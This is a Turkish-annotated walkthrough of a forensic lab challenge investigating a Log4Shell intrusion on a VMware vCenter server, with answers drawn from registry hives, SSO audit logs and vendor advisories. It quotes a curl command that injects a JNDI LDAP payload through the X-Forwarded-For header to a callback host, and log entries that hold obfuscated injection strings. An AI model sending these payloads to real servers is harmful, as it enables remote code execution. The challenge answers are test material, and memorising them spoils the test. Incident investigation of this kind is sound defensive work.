DisableDHCPMediaSense	RegDword	1			
SearchList	RegSz				
UsedDomainNameDevolution	RegDword	1			
EnableICMPRedirect	RegDword	1			
DeadGWDetectDefault	RegDword	1			
DontAddDefaultGatewayDefault	RegDword	0			

Type viewer Slack viewer Binary viewer

Value name Domain

Value type RegSz

Value cyberdefenders.org

Raw value 63-00-79-00-62-00-65-00-72-00-64-00-65-00-65-00-5E-00-64-00-65-00-72-00-73-00-2E-00-6F-00-72-00-67-00-00-00

Value: Domain Collapse all

Selected hive: SYSTEM Last write: 2021-12-29 15:55:07 | 18 of 18 values shown (100.0%) | Copied Key path to clipboard

Hidden keys: 0 | 1

Cevap: cyberdefenders.org



6) When was myoussef user created?

myoussef isimli kullanıcının hangi zamanda olusturulduğunu soruyor.

F:\Windows\System32\config\SAM:

SAM\Domains\Account\Users\Names\myoussef buradan baka bilrisiniz.

Registry Explorer v1.6.0.0

File Tools Options Bookmarks (2/0) View Help

Registry hives (3) Available bookmarks (58/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
Guest	1	0	2021-12-28 06:48:31
imagebuilder	1	0	2021-12-28 10:29:01
imostafahosni	1	0	2021-12-28 06:58:35
mabdelaziz	1	0	2021-12-28 07:32:45
mabumuslim	1	0	2021-12-28 07:34:20
marfaoui	1	0	2021-12-28 07:35:17
mashraf	1	0	2021-12-28 07:18:10
mbcs	1	0	2021-12-28 10:26:40
melewadly	1	0	2021-12-28 07:04:04
melshafei	1	0	2021-12-28 07:37:17
mflex	1	0	2021-12-28 07:15:32
mhasan	1	0	2021-12-28 07:38:29
mlabib	1	0	2021-12-28 07:19:14
mmido	1	0	2021-12-28 07:02:24
mserwah	1	0	2021-12-28 07:40:38
myoussef	1	0	2021-12-28 06:57...
netdumper	1	0	2021-12-28 10:22:02
nfikir	1	0	2021-12-28 07:41:33
Obenfredj	1	0	2021-12-28 07:42:09
okaram	1	0	2021-12-28 07:43:01
perfcharts	1	0	2021-12-28 10:29:37
rbd	1	0	2021-12-28 10:29:12
sbenali	1	0	2021-12-28 07:04:32
sshalaby	1	0	2021-12-28 07:44:01
vapiEndpoint	1	0	2021-12-28 10:21:34

Cevap: 2021-12-28 06:57:23 UTC



7) What is the user mhsan password hint?

kullanici olusturulma tarihinden yola cikarak yukaridaki kategoriyi buluyoruz  
ve sag asagida bize linkedin url'i veriyor.

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
F	RegBinary	00-00-01-00-00-00-00-00-00-00-00-00-00-00-00-00	91-94-4A-06	<input type="checkbox"/>	<input type="checkbox"/>
V	RegBinary	00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00	73-00-74-00	<input type="checkbox"/>	<input type="checkbox"/>
ForcePasswordReset	RegBinary	00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00		<input type="checkbox"/>	<input type="checkbox"/>
UserPasswordHint	RegBinary	68-00-74-00-74-00-02-00-01-01-00-00-00-00-00-00		<input type="checkbox"/>	<input type="checkbox"/>

Hex dump of the selected value data:

```

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13
00000000 68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00 77 00 77 00
00000014 77 00 2E 00 6C 00 69 00 6E 00 6B 00 65 00 64 00 69 00 6E 00
00000028 2E 00 63 00 6F 00 6D 00 2F 00 69 00 6E 00 2F 00 30 00 78 00
0000003C 6D 00 6F 00 68 00 61 00 6D 00 65 00 64 00 68 00 61 00 73 00
00000050 61 00 6E 00 2F 00

```

Cevap: <https://www.linkedin.com/in/0xmohamedhasan/>



8) What is the version of the VMware product installed on the machine?  
bizden vmware hangi surumu kullanıyor diye soruyor.

F:\Windows\System32\config\SOFTWARE:  
Microsoft\Windows\CurrentVersion\Uninstall\VMware-VCS

Registry Explorer v16.0.0

File Tools Options Bookmarks (29/0) View Help

Registry hives (3) Available bookmarks (58/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
IE8AKE	=	=	=
IEData	0	0	2021-12-27 18:51:42
MobileOptionPack	0	0	2021-12-27 18:51:42
Mozilla Firefox 95.0.2 (x64 en-US)	13	0	2021-12-28 13:05:10
MozillaMaintenanceService	8	0	2021-12-27 23:22:27
MPlayer 2	0	0	2021-12-27 18:51:42
Notepad++	193	0	2021-12-27 23:22:23
SchedulingAgent	0	0	2021-12-27 18:51:42
<b>Vfware-VCS</b>	12	0	2021-12-28 10:31:05
WIC	1	0	2021-12-27 18:51:42
{0147A87E-9837-4B6E-9CE8-E369...	24	0	2021-12-28 10:11:25
{03928886-0559-4D48-95F-45AB...	24	0	2021-12-28 10:15:10
{1D2D5412-4A1-4AC4-8EE9-5AA...	24	0	2021-12-28 10:13:38
{223937EF-B24A-4796-B24-2BE4...	25	0	2021-12-28 10:12:12
{25C2C62-A652-A90-A22C-1C5...	24	0	2021-12-28 10:15:20
{262BFCDF-9EE2-D4B-AC02-25D8...	25	0	2021-12-28 10:10:13
{26F50E9C-C860-4F46-BDD3-B92A...	24	0	2021-12-28 10:14:19
{2EAB5150-BA4F-11E1-B09A-B8AC...	24	0	2021-12-28 10:13:35
{37A91885-8026-4399-98D1-C0A5...	25	0	2021-12-28 10:12:28
{3ACA405C-1F69-44F2-A4F9-C532...	24	0	2021-12-28 10:12:07
{3AFBBA04-6DEC-46BD-986B-C3...	24	0	2021-12-28 10:31:05
{44DC023D-6398-42B1-98F5-875A...	24	0	2021-12-28 10:09:54
{4A2B1445-FD0-41E5-B1F7-891B...	24	0	2021-12-28 10:13:15
{5196D04-34F2-439A-BCCD-8F3B...	24	0	2021-12-28 10:14:00
{53D7C414-737F-408E-8409-A531...	25	0	2021-12-28 10:15:01

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
UninstallString	RegExpandsz	mslexec /x {3AFBB...	00-00-00-00	<input type="checkbox"/>	<input type="checkbox"/>
Publisher	RegSz	VMware, Inc.	84-04	<input type="checkbox"/>	<input type="checkbox"/>
InstallLocation	RegSz	C:\Program Files\V...	69-5C-39-34	<input type="checkbox"/>	<input type="checkbox"/>
VersionMajor	RegWord	6		<input type="checkbox"/>	<input type="checkbox"/>
DisplayName	RegSz	vCenter Server wit...	00-00	<input type="checkbox"/>	<input type="checkbox"/>
Readme	RegSz	C:\Program Files\V...		<input type="checkbox"/>	<input type="checkbox"/>
URLInfoAbout	RegSz	http://www.vmwar...		<input type="checkbox"/>	<input type="checkbox"/>
InstallSource	RegSz	D:\vCenter-Server\...	30-2E-72-62-73-02	<input type="checkbox"/>	<input type="checkbox"/>
InstallDate	RegSz	12/28/2021	SD-04-D0-08-8D-04	<input type="checkbox"/>	<input type="checkbox"/>
DisplayVersion	RegSz	6.7.0.40322	A0-AA-84-04	<input type="checkbox"/>	<input type="checkbox"/>
VersionMinor	RegDword	0		<input type="checkbox"/>	<input type="checkbox"/>
DisplayIcon	RegSz	C:\Program Files\V...	00-00-00-00-00-00	<input type="checkbox"/>	<input type="checkbox"/>

Type viewer Slack viewer Binary viewer

Value name: DisplayVersion

Value type: RegSz

Value: 6.7.0.40322

Raw value: 36-00-2E-00-37-00-2E-00-30-00-2E-00-34-00-30-00-33-00-32-00-32-00-00-00

Key: Microsoft\Windows\CurrentVersion\Uninstall\VMware-VCS

Selected hive: SOFTWARE Last write: 2021-12-28 10:31:05 12 of 12 values shown (100.00%) Copied Value data to clipboard Hidden keys: 0 1

Cevap: 6.7.0.40322



9) What is the version of the log4j library used by the installed VMware product?

vmware tarafindan kullanılan log4j surumunu soruyor.

VMware Identity Services

File Home Share View

This PC > Local Disk (F:) > Program Files > VMware > vCenter Server > VMware Identity Services

Search VMware Identity Servic...

Name	Date modified	Type	Size
jcl-over-slf4j-1.6.4.jar	8/1/2020 7:36 PM	JAR File	17 KB
jcl-over-slf4j-1.7.26.jar	2/18/2021 11:46 AM	JAR File	17 KB
jna.jar	8/1/2020 7:35 PM	JAR File	677 KB
log4j-1.2.12rsa-1.jar	2/18/2021 11:44 AM	JAR File	326 KB
log4j-1.2.16.jar	8/1/2020 7:31 PM	JAR File	471 KB
log4j2	2/18/2021 11:44 AM	XML Document	2 KB
log4j-api-2.11.2.jar	2/18/2021 11:46 AM	JAR File	261 KB
log4j-core-2.11.2.jar	2/18/2021 11:46 AM	JAR File	1,592 KB
log4j-slf4j-impl-2.11.2.jar	2/18/2021 11:46 AM	JAR File	23 KB
migrationtooljar	2/18/2021 11:46 AM	JAR File	12 KB
platform.jar	8/1/2020 7:35 PM	JAR File	931 KB
server_policy	2/18/2021 11:44 AM	Text Document	1 KB
slf4j-api-1.6.4.jar	8/1/2020 7:36 PM	JAR File	26 KB
slf4j-api-1.7.26.jar	2/18/2021 11:46 AM	JAR File	41 KB
slf4j-log4j12-1.6.4.jar	8/1/2020 7:36 PM	JAR File	10 KB
springframeworkkaop-4.3.29.jar	2/18/2021 11:48 AM	JAR File	371 KB
springframeworkbeans-4.3.29.jar	2/18/2021 11:48 AM	JAR File	747 KB
springframeworkcontext-4.3.29.jar	2/18/2021 11:48 AM	JAR File	1,117 KB
springframeworkcore-4.3.29.jar	2/18/2021 11:48 AM	JAR File	1,105 KB

59 items | 1 item selected 1.55 MB

Cevap: 2.11.2



10) What is the log4j library log level specified in the configuration file?  
 log4j2 isimli xml dosyasini notepad ile actigimizda log level olan info isimli deger bize lazim olacak.

File Edit Format View Help

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration monitorInterval="30" packages="com.vmware.identity.diagnostics">

<Appenders>
    <RollingFile name="fileAppender" fileName="${sys:vmware.log.dir}/vmware-sts-idmd.log" filePattern
        <PatternLayout pattern="[%d{yyyy-MM-dd'T'HH:mm:ss.SSSXXX} %-20X{TenantNameMDCKey} %-36X{Correla
        <ThresholdFilter level="INFO"/>
    <Policies>
        <SizeBasedTriggeringPolicy size="50 MB"/>
    </Policies>
    <DefaultRolloverStrategy max="5"/>
</RollingFile>

    <RollingFile name="perfLogAppender" fileName="${sys:vmware.log.dir}/vmware-sts-idmd-perf.log" fil
        <PatternLayout pattern="%d{yyyy-MM-dd'T'HH:mm:ss.SSSXXX} %-5p %m %n"/>
        <ThresholdFilter level="INFO"/>
    <Policies>
        <SizeBasedTriggeringPolicy size="50 MB"/>
    </Policies>
    <DefaultRolloverStrategy max="5"/>
</RollingFile>

<!-- VMVENTLOG is the vmevent log appender -->
<VMVENTLOG name="vmeventLog" category="VMVENT" category="CATEGORY_TDMX"
```

## Cevap: info



11) The attacker exploited log4shell through an HTTP login request. What is the HTTP header used to inject payload?

Google'da biraz arastirma yaptigimda [Sprocket Security | How to exploit Log4j vulnerabilities in VMWare...](#) bu link isime yaradi. Buradan X-Forwarded-For kanaatine vardim

The vulnerability is in the X-Forwarded-For header on the vCenter SSO login page. After you've collected your SSO realm value, we'll craft a second cURL command to check if the target host is vulnerable. The cURL command will look something like this:

```
curl --insecure -vv -H "X-Forwarded-For: \\${jndi:ldap://vcenter-test.fccszs.dnslog.cn:1389/lol}" "https://10.10.0.5/webss/SAML2/SSO/vcenter.lab?SAMLRequest="
```

Replace the value vcenter-test.fccszs.dnslog.cn with a hostname generated on this site: <http://dnslog.cn>.



You aren't limited to only using dnslog.cn for this step. Ideally, we recommend you set up your own Burp Collaborator or Interactsh server to test for this vulnerability.

Next, replace the value vcenter.lab with the SSO login realm you collected earlier. Issue the cURL command and look for a DNS callback in DNSLog. If the host is vulnerable, you should see something like this come through:

## Cevap: X-Forwarded-for



12) The attacker used the log4shell.huntress.com payload to detect if vcenter instance is vulnerable. What is the first link of the log4huntress payload?

ProgramData\VMware\vCenterServer\runtime\VMwareSTSService\logs  
dizininde olan dosya icerisinde arama yaparsak istedigimizi buluruz

```
audit_events.log - Notepad
File Edit Format View Help
2021-12-29T01:39:56.820Z
{"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:39:56 PST","description":"User administrator@vsphere.local@fe80::304f:12ab:3f57:8f74%4 logged out","eventSeverity":"INFO","type":"com.vmware.sso.Logout"}
2021-12-29T01:40:24.917Z
{"user":"imostafahosni@VCW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:40:24 PST","description":"User imostafahosni@VCW65@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"}
2021-12-29T01:55:46.632Z {"user":"n/a","client": "${${{:::-j}}${{:::-n}}${{:::-d}}${{:::-i}}: ${date:'l'}${{date:'d'}}${{date:'a'}}${{date:'p'}}://192.168.112.128/o=tomcat}, 192.168.112.128","timestamp":"12/28/2021 17:55:46 PST","description":"User n/a@${{{{:}-j}}${{:::-n}}${{:::-d}}${{:::-i}}:${{date:'l'}}${{date:'d'}}${{date:'a'}}${{date:'p'}}://192.168.112.128/o=tomcat}, 192.168.112.128 failed to log in: Forbidden","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"}
2021-12-29T01:58:58.790Z {"user":"mlabib@VCW65","client":"192.168.112.128","timestamp":"12/28/2021 17:58:58 PST","description":"User mlabib@VCW65@192.168.112.128 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"}
2021-12-29T01:50:06.009Z {"user":"n/a","client": "${${{:::-j}}${{:::-n}}${{:::-d}}${{:::-i}}: ${date:'l'}${{date:'d'}}${{date:'a'}}${{date:'p'}}://log4shell.huntress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a}, 192.168.112.128","timestamp":"12/28/2021 17:50:06 PST","description":"User n/a@${{{{:}-j}}${{:::-n}}${{:::-d}}${{:::-i}}:${{date:'l'}}${{date:'d'}}${{date:'a'}}${{date:'p'}}://log4shell.huntress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a}, 192.168.112.128 failed to log in: org.opensaml.messaging.decoder.MessageDecodingException: No SAMLRequest or SAMLResponse query path parameter, invalid SAML 2 HTTP Redirect
more... "eventSeverity": "INFO" "type": "com.vmware.sso.LoginFailure"
Windows (CRLF) Ln 18, Col 303 100%
```

Cevap: [log4shell.huntress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a](http://log4shell.huntress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a)



13) When was the first successful login to vsphere WebClient?  
vsphere WebClient'e ilk başarılı giriş ne zaman yapıldı?

```

audit_events.log - Notepad
File Edit Format View Help
2021-12-28T20:39:29.346Z {"user":"administrator@vsphere.local","client":"fe80::7c68:4669:c33c:90a3%5","timestamp":"12/28/2021 12:39:29 PST","description":"User administrator@sphere.local@fe80::7c68:4669:c33c:90a3%5 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:24:34.119Z {"user":"mhasan@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:24:34 PST","description":"User mhasan@CW65@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:24:43.611Z {"user":"imostafahosni@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:24:43 PST","description":"User imostafahosni@CW65@fe80::304f:12ab:3f57:8f74%4 logged out","eventSeverity":"INFO","type":"com.vmware.sso.Logout"} 2021-12-29T01:24:56.462Z {"user":"imostafahosni@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:24:56 PST","description":"User imostafahosni@CW65@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:25:01.251Z {"user":"imostafahosni@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:25:01 PST","description":"User imostafahosni@CW65@fe80::304f:12ab:3f57:8f74%4 logged out","eventSeverity":"INFO","type":"com.vmware.sso.Logout"} 2021-12-29T01:25:19.028Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:25:19 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 failed to log in with response code 401","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"} 2021-12-29T01:25:22.445Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:25:22 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:27:09.952Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:09 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 logged out","eventSeverity":"INFO","type":"com.vmware.sso.Logout"} 2021-12-29T01:27:31.908Z {"user":"aattia","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:31 PST","description":"User aattia@fe80::304f:12ab:3f57:8f74%4 failed to log in with response code 401","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"} 2021-12-29T01:27:33.816Z {"user":"aattia@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:33 PST","description":"User aattia@CW65@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:27:38.642Z {"user":"aattia@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:38 PST","description":"User aattia@CW65@fe80::304f:12ab:3f57:8f74%4 logged out","eventSeverity":"INFO","type":"com.vmware.sso.Logout"} 2021-12-29T01:27:56.851Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:56 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 failed to log in with response code 401","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"} 2021-12-29T01:27:58.620Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:58 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:39:56.820Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:39:56 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 logged out","eventSeverity":"INFO","type":"com.vmware.sso.Logout"} Windows (CRLF) Ln 1, Col 1 100%

```

Cevap: 28/12/2021 20:39:29 UTC



#### 14) What is the attacker's IP address?

Kurbanin IP adresi nedir ?

```

audit_events.log - Notepad
File Edit Format View Help
2021-12-29T01:27:33.816Z {"user":"aattia@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:33 PST","description":"User aattia@CW65@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:27:38.642Z {"user":"aattia@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:38 PST","description":"User aattia@CW65@fe80::304f:12ab:3f57:8f74%4 logged out","eventSeverity":"INFO","type":"com.vmware.sso.Logout"} 2021-12-29T01:27:56.851Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:56 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 failed to log in with response code 401","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"} 2021-12-29T01:27:58.620Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:27:58 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:39:56.820Z {"user":"administrator@vsphere.local","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:39:56 PST","description":"User administrator@sphere.local@fe80::304f:12ab:3f57:8f74%4 logged out","eventSeverity":"INFO","type":"com.vmware.sso.Logout"} 2021-12-29T01:40:24.917Z {"user":"imostafahosni@CW65","client":"fe80::304f:12ab:3f57:8f74%4","timestamp":"12/28/2021 17:40:24 PST","description":"User imostafahosni@CW65@fe80::304f:12ab:3f57:8f74%4 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:55:46.632Z {"user":"n/a","client":"${${:::-j}${:::-n}${:::-d}${:::-i}}${${date:'l'}}${${date:'d'}}${${date:'a'}}${${date:'p'}}://192.168.112.128/o=tomcat", 192.168.112.128,"timestamp":"12/28/2021 17:55:46 PST","description":"User n/a${${:::-j}${:::-n}${:::-d}${:::-i}}${${date:'l'}}${${date:'d'}}${${date:'a'}}${${date:'p'}}://192.168.112.128/o=tomcat", 192.168.112.128 failed to log in: Forbidden","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"} 2021-12-29T01:58:59.790Z {"user":"mlabib@CW65","client":"192.168.112.128","timestamp":"12/28/2021 17:58:59 PST","description":"User mlabib@CW65@192.168.112.128 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"} 2021-12-29T01:50:06.009Z {"user":"n/a","client":"${${:::-j}${:::-n}${:::-d}${:::-i}}:", ${date:'l'}}${${date:'d'}}${${date:'a'}}${${date:'p'}}://log4shell.huntrress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a", 192.168.112.128,"timestamp":"12/28/2021 17:50:06 PST","description":"User n/a${${:::-j}${:::-n}${:::-d}${:::-i}}:${${date:'l'}}${${date:'d'}}${${date:'a'}}${${date:'p'}}://log4shell.huntrress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a}, 192.168.112.128 failed to log in: org.opensaml.messaging.decoder.MessageDecodingException: No SAMLRequest or SAMLResponse query parameter, invalid SAMl 2 HTTP Redirect message","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"} 2021-12-29T02:00:56.071Z {"user":"n/a","client":"${${:::-j}${:::-n}${:::-d}${:::-i}}${${date:'l'}}${${date:'d'}}${${date:'a'}}${${date:'p'}}://192.168.112.128/o=tomcat", 192.168.112.128,"timestamp":"12/28/2021 18:00:56 PST","description":"User n/a${${:::-j}${:::-n}${:::-d}${:::-i}}${${date:'l'}}${${date:'d'}}${${date:'a'}}${${date:'p'}}://192.168.112.128/o=tomcat", 192.168.112.128 failed to log in: Forbidden","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"} Windows (CRLF) Ln 18, Col 210 100%

```

Cevap: 192.168.112.128



15) What is the port the attacker used to receive the cobalt strike reverse shell?

Saldırganın kobalt vuruşlu ters kabuğu almak için kullandığı bağlantı noktası nedir? bunu alıp cyberchefde decode ettigimizde 1337 portunu goruyoruz

Type	Date	Time	Event	Source	Category	User	Computer
Warning	2021-12-29	2:09:52 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command	N/A	vow65.cyberdefenders.org
Warning	2021-12-29	2:09:51 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command	N/A	vow65.cyberdefenders.org
Warning	2021-12-29	2:09:51 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:09:51 AM	40962	Microsoft-Windows-PowerShell	PowerShell Console Startup	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:09:51 AM	53504	Microsoft-Windows-PowerShell	PowerShell Named Pipe IPC	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:09:51 AM	40961	Microsoft-Windows-PowerShell	PowerShell Console Startup	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:09:24 AM	40962	Microsoft-Windows-PowerShell	PowerShell Console Startup	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:09:24 AM	53504	Microsoft-Windows-PowerShell	PowerShell Named Pipe IPC	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:09:24 AM	40961	Microsoft-Windows-PowerShell	PowerShell Console Startup	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:08:21 AM	40962	Microsoft-Windows-PowerShell	PowerShell Console Startup	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:08:10 AM	53504	Microsoft-Windows-PowerShell	PowerShell Named Pipe IPC	N/A	vow65.cyberdefenders.org
Information	2021-12-29	2:08:02 AM	40961	Microsoft-Windows-PowerShell	PowerShell Console Startup	N/A	vow65.cyberdefenders.org
Error	2021-12-28	6:48:12 AM	32784	Microsoft-Windows-PowerShell	None	N/A	WIN-8633E09K91M.cyberde...
Error	2021-12-28	6:48:12 AM	32784	Microsoft-Windows-PowerShell	None	N/A	WIN-8633E09K91M.cyberde...
Information	2021-12-28	6:48:12 AM	12039	Microsoft-Windows-PowerShell	None	N/A	WIN-8633E09K91M.cyberde...
Information	2021-12-28	6:48:12 AM	8196	Microsoft-Windows-PowerShell	None	N/A	WIN-8633E09K91M.cyberde...
Information	2021-12-28	6:47:57 AM	12039	Microsoft-Windows-PowerShell	None	N/A	WIN-8633E09K91M.cyberde...
Information	2021-12-28	6:47:57 AM	8196	Microsoft-Windows-PowerShell	None	N/A	WIN-8633E09K91M.cyberde...

Cevap: 1337



16) What is the script name published by VMware to mitigate log4shell vulnerability?

VMware tarafından log4shell güvenlik açığını azaltmak için yayınlanan komut dosyası adı nedir?

← → C

https://kb.vmware.com/s/article/87081

vmware CUSTOMER CONNECT Products and Accounts Knowledge Communities Support Learning

CVE-2021-44228 & CVE-2021-45046 has been determined to impact vCenter Server 7.0.x, vCenter 6.7.x & vCenter 6.5.x via the Apache Log4j open source component it ships. This vulnerability and its impact on VMware products are documented in the following VMware Security Advisory (VMSA), please review this document before continuing:

- CVE-2021-44228 & CVE-2021-45046 - [VMSA-2021-0028](#)

See the **Change log** at the end of this article for all changes and subscribe to the article for updates.

## ▼ Impact / Risks

- VCHA needs to be removed before executing the steps in this article. It can be reconfigured afterward.
- Environments with external PSCs need to have the steps taken on both vCenter and PSC appliances.
- Restoring from a File-Based Backup will put the environment into a vulnerable state again. Use the `vc_log4j_mitigator.py` script after restoring to correct this
- Upgrading the vCenter Appliance to an unmitigated version will put the environment into a vulnerable state again. Use the `vc_log4j_mitigator.py` script after upgrading to correct this

## ▼ Resolution

This issue is resolved in:

- vCenter Server 7.0 Update 3c, build 19234570.
- vCenter Server 6.7 Update 3q, build 19300125
- vCenter Server 6.5 Update 3s, build 19261680

Please note that it is not necessary to revert the workaround steps in this article before upgrading to a fixed release of vCenter Server.

Cevap: `vc_log4j_mitigator.py`



17) In some cases, you may not be able to update the products used in your network. What is the system property needed to set to 'true' to work around the log4shell vulnerability?

Bazı durumlarda ağınzıda kullanılan ürünlerin güncellemeyebilirsiniz. log4shell güvenlik açığını gidermek için 'true' olarak ayarlamak gereken sistem özelliği nedir?

← → ⌂ https://msrc-blog.microsoft.com/2021/12/11/microsofts-response-to-cve-2021-44228-apache-log4j2/ ⌂ ⌂ ⌂

update can be applied, customers should consider the following mitigation steps for all releases of Log4j 2.x – except releases 2.16.0 or later and 2.12.2. These workarounds should not be considered a complete solution to resolve these vulnerabilities:

- For all releases of Log4j 2.x prior to 2.16.0, the most effective mitigation, besides a security update, is to prevent the JndiLookup.class file from being loaded in the application's classpath.
  - Customers can do this by deleting the class from affected JAR files. For example:  
\$ zip -q -d log4j-core.\*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
- Log4j may also be present in other files as a bundle or as a shaded library. Microsoft advises customers to do an extensive search beyond log4j-core-\*jar files.
- In case the Log4j 2 vulnerable component cannot be updated, Log4j versions 2.10 to 2.14.1 support the parameter `log4j2.formatMsgNoLookups` to be set to 'true', to disable the vulnerable feature. Ensure this parameter is configured in the startup scripts of the Java Virtual Machine:  
-Dlog4j2.formatMsgNoLookups=true.
- Alternatively, customers using Log4j 2.10 to 2.14.1 may set the `LOG4J_FORMAT_MSG_NO_LOOKUPS="true"` environment variable to force this change.
- Kubernetes administrators may use "kubectl set env" to set the `LOG4J_FORMAT_MSG_NO_LOOKUPS="true"` environment variable to apply the mitigation across Kubernetes clusters where the Java applications are running Log4j 2.10 to 2.14.1, effectively reflecting on all pods and containers automatically.
- An application restart will be required for these changes to take effect.

## Background of Log4j

Cevap: `log4j2.formatMsgNoLookups`



18) What is the log4j version which contains a patch to CVE-2021-44228?  
CVE-2021-44228 için bir yama içeren log4j sürümü nedir?

## Description

It was found that the fix to address [CVE-2021-44228](#) in Apache [Log4j 2.15.0](#) was incomplete in certain non-default configurations. Layout with a Context Lookup (for example, `$$ctx:loginId`), attacker with control over Thread Context Map (MDC) input data can lead to an information leak and remote code execution in some environments and local code execution in all environments; remote code execution on Alpine Linux.

Cevap: 2.15.0



19) Removing JNDIlookup.class may help in mitigating log4shell. What is the sha256 hash of the JNDILookup.class?

JNDIlookup.class'in kaldırılması log4shell'in azaltılmasına yardımcı olabilir.

JNDILookup.class'in sha256 karması nedir? D:\Program

Files\VMware\vCenter Server\VMware Identity Services\log4j-core-2.11.2.

Checksum information

Name	JndiLookup.class
Size	2937 bytes (2 KiB)
SHA256	0F038A1E0AA0AFF76D66D1440C88A2B35A3D023AD8B2E3BAC8E25A3208499F7E

Cevap:

0F038A1E0AA0AFF76D66D1440C88A2B35A3D023AD8B2E3BAC8E25A32084  
99F7E



20) Analyze JNDILookup.class. What is the value stored in the

CONTAINER\_JNDI\_RESOURCE\_PATH\_PREFIX variable?

JNDIlookup.class'ı analiz edin.

